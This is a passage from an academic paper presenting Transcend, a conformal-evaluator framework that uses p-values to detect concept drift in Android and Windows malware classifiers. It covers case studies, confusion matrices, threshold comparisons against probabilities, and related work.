Hence, four possible scenarios unfold: (*i*) High algorithm confidence, high algorithm credibility—the best situation, the algorithm is able to correctly identify a sample towards one class and one class only. (*ii*) High algorithm confidence, low algorithm credibility—the algorithm is not able to correctly associate the sample to any of the classes present in the dataset. (*iii*) Low algorithm confidence, low algorithm credibility—the algorithm gives a label to the sample but it seems to be more similar to another label. (*iv*) Low algorithm confidence, high algorithm credibility—according to the algorithm, it seems that the sample is similar to two or more classes.

The measures are then grouped into two sets —correct or wrong— which represents values for correctly and wrongly classified objects. Subsequently, values are averaged and their standard deviation is also computed, this is done for every class $l \in \mathcal{L}$, to study whether the algorithm works consistently for all classes or if there are difficult classes that the algorithm has trouble dealing with. This assessment, performed during the design phase of the algorithm, helps us to decide the cutoff threshold for a deployed scenario to separate the samples with enough statistical evidence of correctness.

Comparing the results obtained for correct and wrong choices produces interesting results. For correct choices it would be desirable to have high credibility and confidence. Conversely, for wrong choices it would be desirable to have low credibility and high confidence. The divergence from these scenarios helps understand whether the algorithm takes strong decisions, meaning that there is a strong statistical evidence to confirm its decisions, or, in contrast, if the decisions taken are easily modified with a minimal modification of the underlying data.

By looking at the outcome of decision assessment, it is possible to understand whether the choices made by an algorithm are supported with statistical evidence. Otherwise, it is possible to get an indication where to look for possible errors or improvements, i.e., which classes are troublesome, and whether further analysis is needed, e.g. by resorting to the alpha assessment.

3.2 Alpha Assessment

In addition to the decision assessment, which evaluates the output of a similarity-based classification/clustering algorithm, another important step in understanding the inner workings and subtleties of the algorithm includes analyzing the data distribution of the algorithm under evaluation. Owing mainly to practical reasons, malware similarity-based algorithms are developed around a specific dataset. Hence there is often the possibility of the algorithm to over-fit its predictions to the dataset. Overfitting results in poor performance when the algorithm analyses new or unknown datasets [13]. Despite employing techniques to avoid over-fitting, the best way to answer this question is to try the algorithm against as many datasets as possible. We show that conformal evaluator can help solve this problem, when no more than one dataset is available.

The *alpha assessment* analysis takes into account how appropriate is the similarity-based algorithm when applied to a dataset. It can detect if the final algorithm results still suffer from over-fitting issues despite the efforts of minimizing it using common and well known techniques (e.g., cross validation).

Furthermore, the assessment enables us to get insights on classes (e.g., malware families), highlighting how the similarity-based method works against them. Researchers may gather new insights on the peculiarities of each class, which may eventually help to improve feature engineering and the algorithm's performance, overall.

First, for each object $z_j \in D$, where l_j is z_j's true class, we compute its p-values against every possible $l \in \mathcal{L}$. We then plot the boxplot [10], containing the p-values for each decision. By aligning these boxplots and grouping them by class/cluster, we can see how much an element of class/cluster j resembles that of another one, allowing for reasoning about the similarity-based algorithm itself.

In § 4 we present case studies where we statistically evaluate the quality behind performances of algorithms within the conformal evaluator framework.

3.3 Concept Drift

We now describe the core of Transcend's concept drift detection and object filtering mechanism. It must be stressed here that we look at concept drift from the perspective of a malware analysis team. Consequently, the

severity of the drift is a subjective issue. For critical applications, even a few misclassifications can cause major issues. Consequently, the malware analysis team would have a high standard for abandoning an aging classification model. Therefore, we make the concept drift detection in Transcend parametric in two dimensions: the desired performance level (ω) and the proportion of samples in an epoch that the malware analysis team is willing to manually investigate (δ). The analyst selects ω and δ as degrees of freedom and Transcend will detect the corresponding concept drift point constrained by the chosen parameters. The goal is to find thresholds that best separate the correct decisions from the incorrect ones based on the quality metrics introduced by our analysis. These thresholds are computed on the training dataset but are enforced on predictions during deployment (for which we do not have labels). The rationale is very simple: predictions with p-values above such thresholds would identify objects that likely fit (from a statistical perspective) in the model; such classifications should be trusted. Conversely, objects out of predictions with p-values smaller than such thresholds should not be trusted as there is lack of statistical evidence to support their fit in the model.

What happens to untrustworthy predictions (and related test—likely drifted—objects) is out of the scope of this work. It is reasonable to envision a pipeline that would label drifted objects to retrain the machine learning model, eventually. While this raises several challenges (e.g., how many objects need to be labeled, how much resources can be invested in the process), we would like to remark the fact that is only possible once concept drift is detected: the goal of this research. Not only, Transcend plays a fundamental role in the identification of drifting objects and thus in the understanding of when a prediction should be trusted or not, but its metrics can also aid in selecting what drifted objects should be labeled first (e.g., those with low p-values as are the one that have drifted the most from the trained model).

The following discussion assumes two classes of data, malicious and benign, but it is straightforward to extend it to a multiclass scenario.

We define the function $f : \mathbb{B} \times \mathbb{M} \rightarrow \Omega \times \Delta$ that maps a pair of thresholds in the benign and malicious class and outputs the performance achieved and the number of decisions accepted. Here, the number of decisions accepted refers to the percentage of the algorithm outputs with a p-value (for benign or malicious classes, depending on the output itself) greater than the corresponding threshold; performance means the percentage of correct decisions amongst the accepted ones. $\mathbb{B}$, $\mathbb{M}$, Ω and Δ are the domains of the possible thresholds on benign samples, malicious samples, desired performance and classification decisions accepted, respectively. During training of our classifier, we iterate over all values of the benign threshold t'_b and the malicious threshold t'_m, at a pre-specified level of granularity, in the domain of $\mathbb{B}$ and $\mathbb{M}$, respectively. Let us assume f gives the output $f\!:\!f(t'_b, t'_m) = (\omega', \delta')$

To detect concept drift during deployment with a pre-specified threshold of either ω or δ, we need to define an inverse of f which we call $f^{-1} : \Lambda \rightarrow \mathbb{B} \times \mathbb{M}$ where $\Lambda = \Omega \cup \Delta$. When supplied with either ω or δ, f^{-1} would give us two thresholds t_b and t_m which would help Transcend decide when to accept the classifier's decision and when to ignore it. Notice that with a conjoined domain Λ, which only accepts either ω or δ, it is not trivial to reconstruct the values of t_b and t_m. For every value of ω, there could be multiple values for δ. Therefore, we adopt a simple heuristic to compute t_b and t_m whereby we maximize the second degree of freedom given the first. For example, given ω, we find t_b and t_m for every possible value of δ and pick the t_b and t_m that maximizes δ. The formulation is exactly the same when δ is used as an input. The formal equations for the inverse functions are:

$$
\begin{aligned}
\Gamma &= \{x : x \in \forall t'_b \forall t'_m . f(t'_b, t'_m))\} \\
f^{-1}(\omega) &= \{(t_b, t_m) : \delta \in f(t_b, t_m) = max(\forall \delta' \in \Gamma)\} \\
f^{-1}(\delta) &= \{(t_b, t_m) : \omega \in f(t_b, t_m) = max(\forall \omega' \in \Gamma)\}
\end{aligned}
$$

Comparison with Probability. The algorithm used as inner non-conformity measure (NCM) in CE may have a pre-defined quality metric to support its own decision-making process (e.g., probability). Hence, we also compare the ability of detecting concept drift of the algorithm's internal metric with CE metrics. The thresholds are extracted from the true positive samples, because we expect the misclassified samples to have a lower value of the quality metric: it seems rather appropriate to select a higher threshold to highlight decisions the algorithm would likely make wrong. We compare our metrics with probability metrics derived from two different algorithms for our case studies. In the first case study (see, § 4.1), we compare our metrics with SVM probabilities derived from Platt's scaling [17]; on the other hand, the second case study (see, § 4.2) uses the probabilities extracted from a random forest [3] model. This comparison shows the general unsuitability of the probability metric to detect concept drift. For example, the threshold obtained from the first quartile of the true positive p-value distribution is compared with that of the first quartile of the true positive probability distribution, and so forth.

The reasoning outlined above still holds when a given algorithm, adapted to represent the non-conformity measure, uses raw score as its decision-making criteria. For instance, the transformation of a raw score to a probability value is often achieved through a monotonic transformation (e.g., Platt's scaling, for SVM) that does not affect the p-value calculation. Such algorithms do not

provide a raw score for representing the likelihood of an alternative hypothesis (e.g., that the test object does not belong to any of the classes seen in the training). Moreover, a threshold built from a raw score lacks context and meaning; conversely, combining raw scores to compute p-values provides a clear statistical meaning, able of quantifying the observed drift in a normalized scale (from 0.0 to 1.0), even across different algorithms.

CE can also provide quality evaluation that allows switching the underlying ML-based process to a more computationally intensive one on classes with poor confidence [4]. Our work details the CE metrics used by Dash et al. [4] and extends it to identify concept drift.

4 Evaluation

To evaluate the effectiveness of Transcend, we introduce two case studies: a binary classification to detect malicious Android apps [2], and a multi-class classification to classify malicious Windows binaries in their respective family [1]. The case studies were chosen to be representative of common supervised learning settings (i.e., binary and multi-class classification), easy to reproduce[2], and of high quality[3].

Binary Classification Case Study. In [2], Arp et al. present a learning-based technique to detect malicious Android apps. The approach, dubbed Drebin, relies on statically extracting features, such as permissions, Intents, APIs, strings and IP addresses, from Android applications to fuel a linear SVM. Hold-out validation results (66-33% split in training-testing averaged over ten runs) reported TPR of 94% at 1% FPR. The Drebin dataset was collected from 2010 to 2012 and the authors released the feature set to foster research in the field.

To properly evaluate a drifting scenario in such settings, we also use Marvin [14], a dataset that includes benign and malicious Android apps collected from 2010 and 2014. The rationale is to include samples drawn from a timeline that overlaps with Drebin as well as newer samples that are likely to drift from it (duplicated samples were removed from the Marvin dataset to avoid biasing the results of the classifier). Table 1 provides details of the datasets.

Section 4.1 outlines this experiment in detail; however, without any loss of generality, we can say models are trained using the Drebin dataset and tested against the Marvin one. In addition, the non-conformity measure we instantiate CE with is the distance of testing objects from the SVM hyperplane, as further elaborated in § 4.1.1.

Multiclass Classification Case Study. Ahmadi et al. [1] present a learning-based technique to classify Windows malware in corresponding family of threats. The approach builds features out of machine instructions' opcodes of Windows binaries as provided by Microsoft and released through the Microsoft Malware Classification Challenge competition on Kaggle [11]—a well-known platform that hosts a wide range of machine learning-related challenges. Ahmadi et al. rely on eXtreme Gradient Boosting (XGBoost) [21] for classification. It is based on gradient boosting [18] and, like any other boosting technique, it combines different weak prediction models to create a stronger one. In particular, the authors use XGBoost with decision trees.

Table 2 provides details of the Microsoft Windows Malware Classification Challenge dataset. To properly evaluate a drifting scenario we omit the family Tracur from the training dataset, as further elaborated in § 4.2. In this setting, a reasonable conformity measure that captures the likelihood of a test object o to belong to a given family $l \in \mathcal{L}$ is represented by the probability p that o belongs to $l \in \mathcal{L}$, as provided by decision trees. We initialize conformal evaluator with $-p$ as non-conformity measure, because it captures the dissimilarities. Please note we do not interpret $-p$ as a probability anymore (probability ranges from 0 to 1), but rather as a (non-conformity) score CE builds p-values from (see § 2).

We would like to remark that these case studies are chosen because they are general enough to show how concept drift affects the performance of the models. This is not a critique against the work presented in [1, 2]. Rather, we show that even models that perform well in closed world settings (e.g., k-fold cross validation), eventually decay in the presence of non-stationary data (concept drift). Transcend identifies *when* this happens in operational settings, and provides indicators that allow to establish whether one should *trust* a classifier decision or not. In absence of retraining, which requires samples relabeling, the ideal net effect would then translate to having high performance on non-drifting objects (i.e., those that fit well into the trained model), and low performance on drifting ones.

In a nutshell, our experiments aim to answer the following research questions:

RQ1: *What insights do CE statistical metrics provide?* Intuitively, such metrics provide a quantifiable level of quality of the predictions of a classifier.

RQ2: *How can CE statistical metrics detect concept drift in binary and multiclass classification?* Intuitively, we can interpret quality metrics as thresholds: predictions of tested objects whose quality fall below such

[2]The work in [2] released feature sets and details on the learning algorithm, while we reached out to the authors of [1], which shared datasets and the learning algorithm's implementation with us.

[3]The work in [2] was published in a top-tier venue, while the work in [1] scored similar to the winner of the Kaggle's Microsoft Malware Classification Challenge [11].

Drebin Dataset		Marvin Dataset	
Type	Samples	Type	Samples
Benign	123 435	Benign	9 592
Malware	5 560	Malware	9 179

Table 1: Binary classification case study datasets [2].

Microsoft Malware Classification Challenge Dataset			
Malware	Samples	Malware	Samples
Ramnit	1 541	Obfuscator.ACY	1 228
Lollipop	2 478	Gatak	1 013
Kelihos˙ver3	2 942	Kelihos˙ver1	398
Vundo	4 75	Tracur	751

Table 2: Multiclass classification case study datasets [1].

thresholds should be marked as untrustworthy, as they drift away from the trained model (see §3.3).

We elaborate this further in § 4.1 and § 4.2 for binary and multiclass classification tasks, respectively.

4.1 Binary Classification Case Study

This section assesses the quality of the predictions of Drebin[4], the learning algorithm presented in [2]. We reimplemented Drebin and achieved results in line with those reported by Arp et al. in absence of concept drift (0.95 precision and 0.92 recall, and 0.99 precision and 0.99 recall for malicious and benign classes, respectively on hold out validation with 66-33% training-testing Drebin dataset split averaged on ten runs).

Figure 2a shows how CE's decision assessment supports such results. In particular, the average algorithm credibility and confidence for the correct choices are 0.5 and 0.9, respectively. This reflects a high prediction quality: correctly classified objects are very different (from a statistical perspective) to the other class (and an average p-value of 0.5 as algorithm credibility is expected due to mathematical properties of the conformal evaluator). Similar reasoning applies for incorrect predictions, which are affected by a poor statistical support (average algorithm credibility of 0.2).

Figure 2b shows CE's alpha assessment of Drebin. We plot this assessment as a boxplot to show details of the p-value distribution. The plot shows that the p-value distribution for the wrong predictions (i.e., second and third column) is concentrated in the lower part of the scale (less than 0.1), with few outliers; this means that, on average, the p-value of the class which is not the correct one, is much lower than the p-value of the correct predictions. Benign samples (third and fourth columns) seem more stable to data variation as the p-values for benign and malicious classes are well separated. Conversely, the p-value distribution of malicious samples (first and second columns) is skewed towards the bottom of the plot; this implies that the decision boundary is loosely defined, which may affect the classifier results in the presence of concept drift. A direct evaluation of the confusion matrix and associated metrics does not provide the ability to see decision boundaries nor predictions (statistical) quality.

[4]Unless otherwise stated, we refer to Drebin as both the learning algorithm and the dataset outlined in [2].

4.1.1 Detecting Concept Drift


This section presents a number of experiments to show how Transcend identifies concept drift and correctly marks as untrustworthy the decisions the NCM-based classifier predicts erroneously.

We first show how the performance of the learning model introduced in [2] decays in the presence of concept drift. To this end, we train a model with the Drebin dataset [2] and we test it against 9,000 randomly selected malicious and benign Android apps (with equal split) drawn from the Marvin dataset [14]. The confusion matrix in Table 3a clearly shows how the model is affected by concept drift as it reports low precision and recall for the positive class representing malicious objects[5]. This is further outlined in Figure 3a, which shows how the p-value distribution of malicious objects is pushed towards low values (poor prediction quality).


Table 3b shows how enforcing cut-off quality thresholds affect—by improving—the performance of the same learning algorithm. For this experiment, we divided the Drebin dataset in training and calibration sets with a 90-10% averaged over 10 rounds. This ensures that each object in the dataset has a p-value. We then asked Transcend to identify suitable quality thresholds (cfr § 3.3) with the aim to maximize the F1-score as derived by the calibration dataset, subject to a minimum F1-score of 0.99 and a minimum percentage of kept element of 0.76[6]. It is worth noting that such thresholds are derived from the calibration dataset but are enforced to detect concept drift on a testing dataset. Results show how flagging predictions of testing objects with p-values below the cut-off thresholds as unreliable improves precision and recall for the positive (malicious) class, from 0.61 to 0.89 and from 0.36 to 0.76, respectively.

[5]Drebin spans the years 2010–2012 while Marvin covers from 2010 to 2014. Most of the Drebin's features capture information (e.g., string and IP addresses) that is likely to change over time, affecting the ability of the classifier to identify non-stationary data.

[6]In [2], Arp et al. report a TPR of 94% at a FPR of 1%. Such metrics do not rule out the possibility of having 0.99 as F1-score; if that is a plausible constraint, Transcend's parametric framework will find a suitable solution.



(a) Decision assessment for the binary classification case study (Drebin [2]) with the original dataset. Correct predictions are supported by a high average algorithm credibility and confidence, while incorrect ones have a low and a high algorithm credibility and confidence, respectively. Overall, positive results supported by a strong statistical evidence.



(b) Alpha assessment for the binary classification case study (Drebin [2]) with the original dataset. Benign samples are well separated from malicious ones, especially when the assigned label is benign; this provides a clear statistical support that positively affect the quality of predictions.

Figure 2: Binary Classification Case Study (Drebin [2]): Decision assessment and Alpha assessment.

(a)

	Assigned label		
Sample	Benign	Malicious	**Recall**
Benign	4 498	2	1
Malicious	2 890	1 610	0.36
Precision	0.61	1	

(b)

	Assigned label		
Sample	Benign	Malicious	**Recall**
Benign	4 257	2	1
Malicious	504	1 610	0.76
Precision	0.89	1	

(c)

	Assigned label		
Sample	Benign	Malicious	**Recall**
Benign	4 413	87	0.98
Malicious	255	4 245	0.94
Precision	0.96	0.98	

Table 3: Binary classification case study ([2]). Table 3a: confusion matrix when the model is trained on Drebin and tested on Marvin. Table 3b: confusion matrix when the model is trained on Drebin and tested on Marvin with p-value-driven threshold filtering. Table 3c: retraining simulation with training samples of Drebin as well as the filtered out element of Marvin of Table 3b (2386 malicious samples and 241 benign) and testing samples coming from another batch of Marvin samples (4500 malicious and 4500 benign samples). The fate of the drifting objects is out of scope of this paper as that would require to solve a number of challenges that arise *once* concept drift is identified (e.g., randomly sampling untrustworthy samples according to their p-values, effort of relabeling depending on available resources, model retraining). We nonetheless report the result of a realistic scenario in which objects drifting from a given model, correctly identified by Transcend, represent important information to retrain the model and increase its performance (assuming a proper labeling as briefly sketched above).

	TPR of kept elements		FPR of kept elements		TPR of discarded elements		FPR of discarded elements		MALICIOUS kept elements		BENIGN kept elements	
	p-value	probability	p-value	probability	p-value	probability	p-value	probability	p-value	probability	p-value	probability
1st quartile	0.9045	0.6654	0.0007	0.0	0.0000	0.3176	0.0000	0.0013	0.3956	0.1156	0.6480	0.6673
Median	0.8737	0.8061	0.0000	0.0	0.3080	0.3300	0.0008	0.0008	0.0880	0.0584	0.4136	0.4304
Mean	0.8737	0.4352	0.0000	0.0	0.3080	0.3433	0.0008	0.0018	0.0880	0.1578	0.4136	0.7513
3rd quartile	0.8723	0.6327	0.0000	0.0	0.3411	0.3548	0.0005	0.0005	0.0313	0.0109	0.1573	0.1629

Table 4: Binary classification case study ([2]): examples of thresholds. From the results we can see that increasing the threshold will lead to keep only the sample where the algorithm is sure about. The number of discarded samples is very subjective to the severity of the shift in the dataset, together with the performance of those sample it is clear the advantage of the p-value metric compared to the probability one.




Figure 3: Binary Classification Case Study: p-value and probability distribution for true malicious and benign samples when the model is trained on Drebin dataset and tested on Marvin. Graph (a): p-value distribution for true malicious samples. Graph (b): p-value distribution of true benign samples. Graph (c): probability distribution of true malicious samples. Graph (d): probability distribution of true benign samples.

We would like to remark that drifting objects are still given a label as the output of a classifier prediction; Transcend flags such predictions as untrustworthy, de-facto limiting the mistakes the classifier would likely make in the presence of concept drift. It is clear that one needs to deal with such objects, eventually. Ideally, they would represent an additional dataset that, once labeled properly, would help retraining the classifier to predict similar objects. This opens a number of challenges that are out of the scope of this work; however, one could still rely on CE's metrics to prioritize objects that should be labeled (e.g., those with low p-values as they are the one the drift the most from the model). This might require to randomly sample drifting objects once enough data is available as well as understanding how much resources one can rely on for data labeling. It is important to note that Transcend plays a fundamental role in this pipeline: it identifies concept drift (and, thus, untrustworthy predictions), which gives the possibility of start reasoning on the open problems outlined above.

The previous paragraphs show the flexibility of the parametric framework we outlined in § 3.3, on an arbitrary yet meaningful example, where statistical cut-off thresholds are identified based on an objective function to optimize, subject to specific constraints. Such goals are however driven by business requirements (e.g., TPR vs FPR) and resource availability (e.g., malware analysts available vs number of likely drifting samples—either benign or malicious—for which we should not trust a classifier decision) thus providing numerical example might be challenging. To better outline the suitability of CE's statistical metrics (p-values) in detecting concept drift, we provide a full comparison between p-values and probabilities as produced by Platt's scaling applied to SVM. We summarize a similar argument (with probabilities derived from decision trees) for multiclass classification tasks in § 4.2.

Comparison with Probability. In the following, we compare the distributions of p-values, as derived from CE, and probabilities, as derived from Platt's scaling for SVM, in the context of [2] under the presence of concept drift (i.e., training on Drebin, testing on Marvin as outlined). The goal of this comparison is to understand which metric is better-suited to identify concept drift.

Figure 3a shows the alpha assessment of the classifications shown in Table 3a. The figure shows the distribution of p-values when the true label of the samples is malicious. Correct predictions (first and second columns), reports p-values (first column) that are are slightly higher than those corresponding to incorrect ones (second column), with a marginal yet well-marked separation as compared to the values they have for the incorrect class (third and fourth columns). Thus, when wrong predictions refer to the benign class, the p-values are low and show a poor fit to both classes. Regardless of the classifier outcome, the p-value for each sample is very low, a likely indication of concept drift.

Figure 3b depicts the distribution of p-values when true label of the samples is benign. Wrong predictions (first and second columns) report p-values representing benign (second column) and malicious (first column) classes to be low. Conversely, correct predictions (third and fourth columns) represent correct decisions (fourth column) and have high p-values, much higher compared to the p-values of the incorrect class (third column). This is unsurprising as benign samples have data distributions that do not drift with respect to malicious ones.

A similar reasoning can be followed for Figures 3c and 3d. Contrary to the distribution of p-values, probabilities are constrained to sum up to 1.0 across all the classes; what we observe is that probabilities tend to be skewed towards high values even when predictions are wrong. Intuitively, we expect to have poor quality on *all* the classes of predictions in the presence of a drifting

scenario: while probabilities tend to be skewed, CE's statistical metrics (p-values) seem better-suited at this task.

So far, we have seen how Transcend produces statistical thresholds to detect concept drift driven by predefined goals under specific constraints. In addition, the analysis of p-value and probability distributions highlighted how the former seem to be better-suited than probabilities to identify concept drift. In the following paragraphs, we show how CE's statistical metrics provide thresholds that *always outperform* probabilities in detecting concept drift. Figure 6 in Appendix 7 provides a thorough comparison. For simplicity, here, we focus the attention on the 1st and 3rd quartile, the median and the average of the distribution of p-values and probabilities as potential cut-off thresholds, as shown in Table 4.

Intuitively speaking, a successful technique not only would achieve high performances on correct predictions, but it would also report poor performances on drifting objects. This is evident from Table 4, where a cut-off threshold at the 1st quartile reports a high performance for the objects that fit the trained model (0.9045 TPR at 0.0007 FPR), and a poor performance for those drifting away (0 TPR and 0 FPR); this means that at this threshold, CE's statistical metrics suggest to consider as untrustworthy only objects the classifier would have predicted incorrectly. Conversely, probabilities also tend to be skewed when predictions are wrong, affecting the ability to rely on such metrics to correctly identify concept drift. Table 4 shows 0.6654 TPR and 0 FPR for objects whose quality fall above the 1st quartile of the probability distribution, and 0.3176 TPR and 0.0013 FPR for those who fall below; this means that probabilities marked as unreliable also make predictions that would have been classified correctly.

As we move up towards more conservative thresholds, CE's statistical metrics start discarding objects that would have been classified correctly. This is unsurprising as we have defined a threshold that is more selective of the desired quality. Regardless, at each point p-values still outperform probabilities (higher TPR and FPR of objects with a quality higher than the cut-off, and lower for those below the threshold). These results further show how relying on detecting concept drift is a challenging problem that cannot be easily addressed by relying on a prefixed 50% threshold [19].

Note that the number of untrustworthy predictions on the testing dataset is a function of the number of drifting objects. If the entire dataset drifts, we would expect Transcend to flag as untrustworthy all (or most of) the predicted objects that do not fit the trained model.

Adapting to Concept Drift. Once drifting objects are identified, the next step would require data relabeling and model retraining, as outlined throughout the paper. Table 3c shows the results of these steps, which take precision for benign samples to 0.89 and recall for malicious ones to 0.76. We would like to remark that this work focuses on the construction of statistical metrics to *identify* concept drift as outlined so far. While relabeling is out of scope for this work, it is clear that an approach that identifies drifting objects is well-suited to address such a challenge in the pipeline as resources can be focused on analyzing samples that do not fit in the trained model.

4.2 Multiclass Classification Case Study

In this section we evaluate the algorithm proposed by Ahmadi et al. [1] as a solution to Kaggle's Microsoft Malware Classification Challenge; the underlying rationale is similar to that outlined in the previous section, thus, we only report insightful information and takeaways. In this evaluation, we train the classifier with seven out of eight available malware families; Trucur, the excluded family, represents our drifting testing dataset.

The confusion matrix reports a perfect diagonal[7]; in this case, the decision assessment gives us no additional information because we cannot analyze the distribution of p-values of incorrect choices. From a quality perspective, drawing upon the alpha assessment of Figure 4, two families, Vundo and Ramnit, have significant differences. The Ramnit family has p-values that are much higher than those of the interfering families. However, for Vundo the p-values of interfering families are closer to the correct ones. These details can be only be observed through the alpha assessment, suggesting that the identification of the Ramnit samples would be more robust when the data distribution changes.

Family Discovery. Below, we show how we identify a new family based on CE's statistical metrics.

The testing samples coming from Tracur are classified as follows: 5 as Lollipop, 6 as Kelihos_ver3, 358 as Vundo and 140 as Kelihos_ver1. Looking at the distribution of probabilities and p-values it is easy to relate to the case of binary classification, i.e., for each family there is only one class with high p-values corresponding to the class of the true label. For the test objects of Tracur, we observe that the p-values for all the classes are close to 0. This is a clear pattern which shows that the samples are coming from an unknown distribution. In a scenario changing gradually, we will observe an initial concept drift (as shown in the binary classification case study in § 4.1.1), characterized by a gradual decrease of the p-values for all the classes, which ends up in a situation where we have p-values very close to 0 as observed here. These results clearly show that even in multiclass classification settings, CE provides metrics that are better-suited

[7] We reached out to the authors who provided us with the dataset and the implementation of the learning algorithm to replicate the results presented in [1].

to identify concept drift than probabilities[8]. The comparison between p-values and probabilities is reported in Figures 7 to 10 in Appendix 7 and follow a reasoning similar to that of the binary classification case study.

5 Discussion

Security community has grappled with the challenge of concept drift for some time now [12, 23, 25]. The problem commonly manifests itself in most malware detection/classification algorithm tasks and models perform poorly as they become dated. Literature [12, 15, 16] recommends retraining the model periodically (see § 6) to get around this. However, retraining periodicity is loosely defined and is an expensive process that leads to sub-optimal results. Consequently, there are periods where the model performance cannot be trusted. The problem is further exacerbated as concept drift is hard to identify without manual intervention. If the model is retrained too frequently, there will be little novelty in information obtained through retraining to enrich the model. Regardless of the periodicity, the retraining process requires manual labeling of all the processed objects. Transcend selectively identifies the drifted objects with statistical significance[9], thus is able to restrict the manual labeling process to the objects that are substantially different than the ones in the trained model (see §3.3 and §4.1.1).

[8] The algorithm in [1] relies on probabilities (decision trees).

[9] The p-value for an object o with label l is the statistical support of the null hypothesis H_0, i.e., that o belongs to l. Transcend finds the significance level (the per-class threshold) to reject H_0 for the alternative hypothesis H_a, i.e., that o does not belong l (p-values for wrong hypotheses are smaller than those for correct ones, e.g., Figure 2b).

Adversarial ML and Model Fortification. Our work aims to detect concept drift as it occurs in an existing model. Concept drift can occur due to various reasons. Common causes being malware polymorphism or evasion but adversarial data manipulation (adversarial drift) can also be a reason. Approaches have been proposed to fortify models against drift [12, 15, 23], however such solutions deal with specific domains and do not provide a generalized solution. Transcend is agnostic to the machine learning algorithm under consideration. This let us leverage the strength of the algorithm while detecting concept drift. Therefore, if the algorithm is more resilient to concept drift, drift will be detected later on in time. If it is less resilient, drift will be detected as sooner.

Comparison with Probability. Probabilities have been known to work well in some scenarios but as demonstrated in § 4.1.1 and § 4.2 they are not as effective as compared to p-values which are more versatile, especially in the presence of concept drift. When probabilities are reported to be low it is difficult to understand if the sample does not belong to any class or if the sample is actually just *difficult* to classify while still belonging to one of the known classes. In other words, the p-value metric offers a natural *null option* when the p-values calculated for all the classes are low. Instead, as shown in the case of SVM (see, § 4.1.1), the probability metric is bounded to one of the options in the model.




Figure 4: Multiclass Classification Case Study: Alpha assessment for the Microsoft classification challenge showing the quality of the decision taken by the algorithm. Although, perfect results are observed on the confusion matrix , the quality of those results vary a lot across different families.

It does not matter if the probabilities are well calibrated or not, the limitation is inherent to the metric. As discussed, the work by Rieck et al. [19] faces similar challenges when choosing the probability threshold. Moreover, the p-value metric provided by our framework, can be calculated from algorithms that do not provide probabilities, e.g., custom algorithms like [22], thus extending the range of algorithms that can benefit from a statistical evaluation.

Performance. Calculation of p-values is a computationally intensive process—for each sample z in a class $c \in C$, the calculation of a p-value requires computation of a non-conformity measure for every element in the dataset. This can be further exacerbated by non-conformity measures that rely on distances that are complex to compute. The computational complexity in relation to the number of the times that the non-conformity measure needs to be computed is $O(C \cdot N^2)$, where N represents the total number of samples and C represent the number of classes. Calculations can be sped up by computing a whole set of non-conformity scores in one single algorithm run. For example, SVM used in Drebin [2] can directly supply the total non-conformity scores for the calculation of one p-value in only one run of the algorithm, thus reducing the complexity to $O(C \cdot N)$. Further optimizations can be made for algorithms that treat each class separately; in such a scenario we can run the algorithm just for the class under analysis.

6 Related Work

Solutions to detect concept drift, specific to security domains, have been proposed [12, 15, 23], in contrast our framework provides a generic solution which is algorithm agnostic. On the other hand, solutions [6, 7] developed by the ML community have constrains that are not suitable for security applications (e.g., retrospective detection of concept drift when the classification decision has already been made).

Thomas et al. [23] present *Monarch* a real-time system that crawls URLs as they are submitted to web services and determines whether the URLs direct to spam. The system uses machine-learning to classify URLs as malicious or benign. The authors suggest training the model continuously to keep classification error low as the nature of malicious URLs keeps evolving. Kantchelian et al. [12] propose fusing human operators with the underlying machine-learning based security system to address concept drift in adversarial scenarios. Maggi et al. [15] present a machine-learning based system to classify malicious web applications. They use techniques specific to web application to detect concept drift and thus retrain their model to reduce false positives. Mariconti et al. [16] show how models decay over time and propose ways to resist longer. Our model unifies these techniques as it generalizes to both the area of application and machine-learning algorithm used. The presented model can not only accurately predict when to retrain a model but also provides a quality estimate of the decisions made. These results can reduce human intervention and make it more meaningful thus decreasing the cost of operation. Transcend can be plugged on top of any such approach to provide a clear separation between non-drifting and drifting objects.

Deo et al. [5] propose using Venn-Abers predictors for assessing the quality of binary classification tasks and identifying concept drift. The Venn-Abers predictors offer automatically well calibrated and probabilistic guidance to detect change in distribution of underlying samples. Although useful, the approach has limitations and cannot draw concrete conclusions on sample clusters which are outliers. Also, Venn-Abers outputs multiple probabilities of which one is perfectly calibrated but it is not possible to know which. Our approach provides a simple mechanism to compare predictions through p-values and does not suffer from the discussed shortcomings. CE also works on multi-class prediction tasks, while this is not currently supported by Venn-Abers predictors.

Other works try to detect change point detection when the underlying distribution of data samples changes significantly, e.g., in case of evolving malware which is observed as a disruption in ex-changeability [25]. Martingales have often been used to detect drift of multidimensional data sequences using ex-changeability [8, 9]. Prior works [6, 7] use conformal prediction to detect deviation of the data sequence from independent and identically distributed (iid) assumption which could be caused by concept drift. The drift is measured by creating a martingale function. If the data is not iid, then the conformal predictor outputs an invalid result. Some p-values assigned to the true hypotheses about data labels are too small (or have another deviation from uniformity), and this leads to high values of the martingale. However, this martingale approach does not use p-values assigned to *wrong* hypotheses, which is another cause of wrong classification, e.g., malicious samples being classified as benign. We consider this information to be important because in the case of malware evolution, malicious samples are often specially designed to be indistinguishable from benign samples, therefore they tend to get high p-values assigned to wrong hypotheses. Additionally, the martingale approach uses true labels to study the drift of data without making any predictions, in contrast our approach does not have access to true labels and analyses the predictions made by a given model.

Comparison with Conformal Predictor. Although

conformal evaluator is built on top of conformal predictor (CP), it does not share the same weaknesses as that of other solutions based on it [6, 7]. Fern and Dietterich[10] also show that CP is not suited for anomaly detection as it outputs a set of labels and hence needs to be modified to predict quality of predictions. We further highlight the differences between CP and CE that makes CE better-suited to the concept drift detection task.

Conformal Predictor [24] (CP) is a machine learning classification algorithm. It relies on a non-conformity measure (NCM) to compute p-values in a way similar to CE. For each classification task, CP builds on such p-values to introduce credibility—the class, in a classification problem, with the highest p-value and confidence—defined as one minus the class with the second highest p-value (these metrics are different from CE metrics, see § 2.4). The CP algorithm then outputs either a single class prediction with the identified credibility and confidence, or, given a fixed confidence level $1-\varepsilon$ (where ε represents the significance level), a prediction set that includes classes that are above it. This set is proven to cover the true class with probability not lower than $1-\varepsilon$.

CE dissects CP metrics and to extract its p-values calculation. The p-values are used together with the output labels provided by the algorithm under evaluation, to build CE metrics. CP ignores these labels as it tries to predict them. Conversely, CE uses this information to provide quality metrics to assess the quality of the encapsulated algorithm. This change is of paramount importance to derive the thresholds (computed by Transcend) used to accept or reject a prediction.

